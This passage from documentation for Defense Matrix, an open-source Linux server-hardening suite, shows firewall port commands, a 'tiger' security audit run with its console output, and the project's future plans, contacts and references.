
```
$ openport 445 3389                    # Open port 445 and 3389 for both TCP and UDP
$ closeport 3306 25565                 # Close port 3306 and 25565 for both TCP and UDP
```

Server Security Auditing

Defense Matrix recommends using `tiger` to audit the system. It contains and controls multiple security auditing tools (e.g. `tripwire`), and checks for anything suspicious or that needs adjustments in the system (e.g. change of critical system commands, risky configuration files, etc.).

Running `tiger` is simple. Just run the `tiger` command with root privilege and wait for the auditing process to finish. It generates a report when the auditing is done. `tiger` saves the report to a file and the user can view it with his or her favorite text editor.

```
$ sudo tiger
```



```
↵ 1  00:55:54  k4yt3x  ~  sudo tiger
[sudo] password for k4yt3x:
Tiger UN*X security checking system
   Developed by Texas A&M University, 1994
   Updated by the Advanced Research Corporation, 1999-2002
   Further updated by Javier Fernandez-Sanguino, 2001-2018
   Contributions by Francisco Manuel Garcia Claramonte, 2009-2010
   Covered by the GNU General Public License (GPL)

Configuring...

Will try to check using config for 'unknown' running Linux 4.16.0-kali2-amd64...
--CONFIG-- [con005c] Using configuration files for Linux 4.16.0-kali2-amd64. Using
           configuration files for generic Linux 4.
Tiger security scripts *** 3.2.4rc1, 2018.02.10.20.30 ***
00:56> Beginning security report for kali.
00:56> Starting file systems scans in background...
00:56> Checking password files...
00:56> Checking group files...
00:56> Checking user accounts...
00:56> Checking .rhosts files...
00:56> Checking .netrc files...
00:56> Checking ttytab, securetty, and login configuration files...
00:56> Checking PATH settings...
00:56> Checking anonymous ftp setup...
00:56> Checking mail aliases...
00:56> Checking cron entries...
00:56> Checking 'xinetd' configuration...
00:56> Checking 'services' configuration...
00:56> Checking NFS export entries...
00:56> Checking permissions and ownership of system files...
00:56> Checking for indications of break-in...
00:56> Performing rootkit checks...
00:56> Performing system specific checks...
01:17> Performing root directory checks...
01:17> Checking for secure backup devices...
01:17> Checking for the presence of log files...
01:17> Checking for the setting of user's umask...
01:17> Checking for listening processes...
01:17> Checking SSHD's configuration...
01:17> Checking the printers control file...
01:17> Checking ftpusers configuration...
01:17> Checking NTP configuration...
01:17> Waiting for filesystems scans to complete...
01:17> Filesystems scans completed...
01:17> Performing check of embedded pathnames...
01:18> Security report completed for kali.
Security report is in `/var/log/tiger/security.report.kali.180722-00:56'.
 ✓  01:23:12  k4yt3x  ~  sudo vim /var/log/tiger/security.report.kali.180722-00:56
[sudo] password for k4yt3x:
 ✓  01:23:29  k4yt3x  ~ 
```

Tiger Screenshot

Future Work

In the near future, the goal is to optimize the code, thus making the software more compact and stable. We are also looking into including more tools in the group of functionalities that Defense Matrix already has.

One of the goals of Defense Matrix is to provide cybersecurity in a simple way. An interactive interface between the suite and the user simplifies the initial setup while allowing some degree of customization. Users just need to answer simple questions about the level of protection or firewall settings to have a security solution tailored to their needs.

Defense Matrix is an open-source project that welcomes new contributions from developers of any level of expertise. Future plans for the project include encouraging contributions from beginners and experts in security with respect to development and testing.

Lastly, the future is quantum. Defense Matrix plans to lead the way in quantum technology by creating discussions about quantum computing, researching about quantum algorithms, and including implementations of these algorithms.

Contact Info

We are always looking for ideas to improve our project, so your feedback is important to us. Feel free to contact us at any time to leave suggestions, comments, complaints, or contributions.

Contact Us

- Contact us email: narexium@gmail.com
- Find us on Telegram: @k4yt3x
- Join our XMPP server: debates.im (under construction)

References:

[1] Security for Your Private Data Center: Getting It Right

[2] Rittinghouse, J., Hancock, W.M. and CISSP, C., 2003. Cybersecurity operations handbook. Digital Press.

[3] Attacks with Exploits: From Everyday Threats to Targeted Campaigns

[4] Alert (TA17-132A)

[5] Investigation: WannaCry cyber attack and the NHS

[6] Cost of Cyber Crime Study 2017

[7] ‘Ransomware’ cyber attacks highlights vulnerability of universities

[8] NIST - National Vulnerability Database

[9] How to hack the hackers: The human side of cybercrime

[10] Robert Walters - Salary Survey - Global Trends

[11] Robert Walters - Salary Survey